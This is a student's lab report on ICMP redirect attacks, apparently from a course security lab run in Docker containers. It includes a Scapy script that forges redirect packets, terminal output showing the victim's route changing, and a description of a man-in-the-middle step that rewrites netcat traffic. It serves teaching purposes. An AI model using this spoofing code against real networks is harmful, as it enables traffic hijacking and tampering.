
NAME: Yash Snehal Shetiya


SUID: 9276568741

LAB REPORT : ICMP REDIRECT


Container ID's:




Code for ICMP redirect:




Pinging the destination and using traceroute at victim to see the result:




Performing traceroute at victim to see the result:




Now, we run the icmp redirect code:



We can use traceroute to see the results, and as we can see the attack is successful.






It can also be verified from above showing the ip route.

QUESTION 1:

While Pinging, we run the code



```
#!/usr/bin/python3

from scapy.all import*

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '192.168.60.6'

ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

```
[02/14/23]seed@VM:~/.../volumes$ docksh cac
root@cac60c3a19a2:/# python3 task1.py
python3: can't open file 'task1.py': [Errno 2] No such file or directory
root@cac60c3a19a2:/# cd volumes
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes#
```

Using traceroute on victim to check results, It can be seen that there is no change.

```
                                My traceroute  [v0.93]
e84087c8ab63 (10.9.0.5)                                  2023-02-14T20:40:45+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                 Packets               Pings
 Host                                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                   0.0%    39    0.1   0.1   0.0   0.5   0.1
 2. 192.168.60.5                                0.0%    39    0.1   0.1   0.1   0.4   0.1
```

So, the answer to the question is that we cannot. The packet flow was constant and did not change in both cases. We can say that for the attack to happen the host needs to be in the same LAN. The victim's cache won't be updated if the redirected gateway is pointed to an address that is not in the same LAN.

QUESTION 2:

Run the code on attacker terminal and also ping to the address mentioned

```
#!/usr/bin/python3

from scapy.all import*

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.90'

ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

```
64 bytes from 192.168.60.5: icmp_seq=108 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=109 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=110 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=111 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=112 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=113 ttl=63 time=0.121 ms
64 bytes from 192.168.60.5: icmp_seq=114 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=115 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=116 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=117 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=118 ttl=63 time=0.056 ms
64 bytes from 192.168.60.5: icmp_seq=119 ttl=63 time=0.072 ms
64 bytes from 192.168.60.5: icmp_seq=120 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=121 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=122 ttl=63 time=0.065 ms
64 bytes from 192.168.60.5: icmp_seq=123 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=124 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=125 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=126 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=127 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=128 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=129 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=130 ttl=63 time=0.125 ms
64 bytes from 192.168.60.5: icmp_seq=131 ttl=63 time=0.066 ms
64 bytes from 192.168.60.5: icmp_seq=132 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=133 ttl=63 time=0.278 ms
64 bytes from 192.168.60.5: icmp_seq=134 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=135 ttl=63 time=0.060 ms
^Z
[1]+  Stopped                 ping 192.168.60.5
root@e84087c8ab63:/# ip route show cache
root@e84087c8ab63:/#
```

When checked for packet flow, it was constant and can be said router was offline

```
[02/14/23]seed@VM:~/.../volumes$ docksh cac
root@cac60c3a19a2:/# python3 task1.py
python3: can't open file 'task1.py': [Errno 2] No such file or directory
root@cac60c3a19a2:/# cd volumes
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes#
```

Using traceroute on victim to see the result:


```
                                My traceroute  [v0.93]
e84087c8ab63 (10.9.0.5)                                  2023-02-14T20:17:41+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit

                                                 Packets               Pings
 Host                                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                   0.0%    71    0.1   0.1   0.1   0.3   0.0
 2. 192.168.60.5                                0.0%    71    0.1   0.1   0.1   0.4   0.0
```


According to the results we can say that ICMP redirect attack cannot be done to redirect a non existing machine.

QUESTION 3:


- The first entry is for ip forwarding, when 0 ip forwarding is off
- The second line says ipv4.conf.all.send_redirects=0 will disable all ipv4 ICMP redirected packets to be sent on other interfaces
- The third line ipv4.conf.default.send_redirects=0 means that if all redirects and eth0 redirects is enabled then ICMP packets will be sent out to the interfaces
- The second line says ipv4.conf.eth0.send_redirects=0 will disable all ipv4 ICMP redirected packets to be sent on other eth0 interfaces





We change the values inside the malicious router section inside the container and then run it with the new changes. When set to '1', we can see that the malicious router will enable all all ipv4 ICMP redirected packets will be sent to all the interfaces plus the eth0 interfaces.



Running the code from attacker's terminal:







MITM:

To achieve MITM attack we will need to turn off the IP forwarding function of the malicious router.


Pinging the destination from victim:

```
root@e84087c8ab63:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.058 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.056 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.058 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.055 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.055 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.056 ms
```


Checking the ip route before executing the icmp redirect code from the attackers terminal:

```
[7]+  Stopped                 ping 192.168.60.5
root@e84087c8ab63:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@e84087c8ab63:/#
```


Now, we run the ICMP redirect code from the attacker terminal and we can see that icmp redirect is successful using the below ip route as its via 10.9.0.111 now as seen below



We need to turn off ip forwarding from the malicious router's terminal.




Setting up netcat connection between the server and the victim and also launching the MITM python code on the Malicious Router




It can be seen that the word “yash” has been replaced by AAAA, that shows that our man in the middle attack was successful.

Below, it can be seen that a connection has been established between out victim and the host. (i.e 10.9.0.5 and 192.168.60.5)



As we type out text on the victim terminal, our replace function will replace the word ‘yash’ to ‘AAAA’, rest all words will be the same and that can be observed on the above host terminal after ip forwarding is turned off, before doing that the word ‘yash’ appears the same.

The results can be seen on the malicious router:



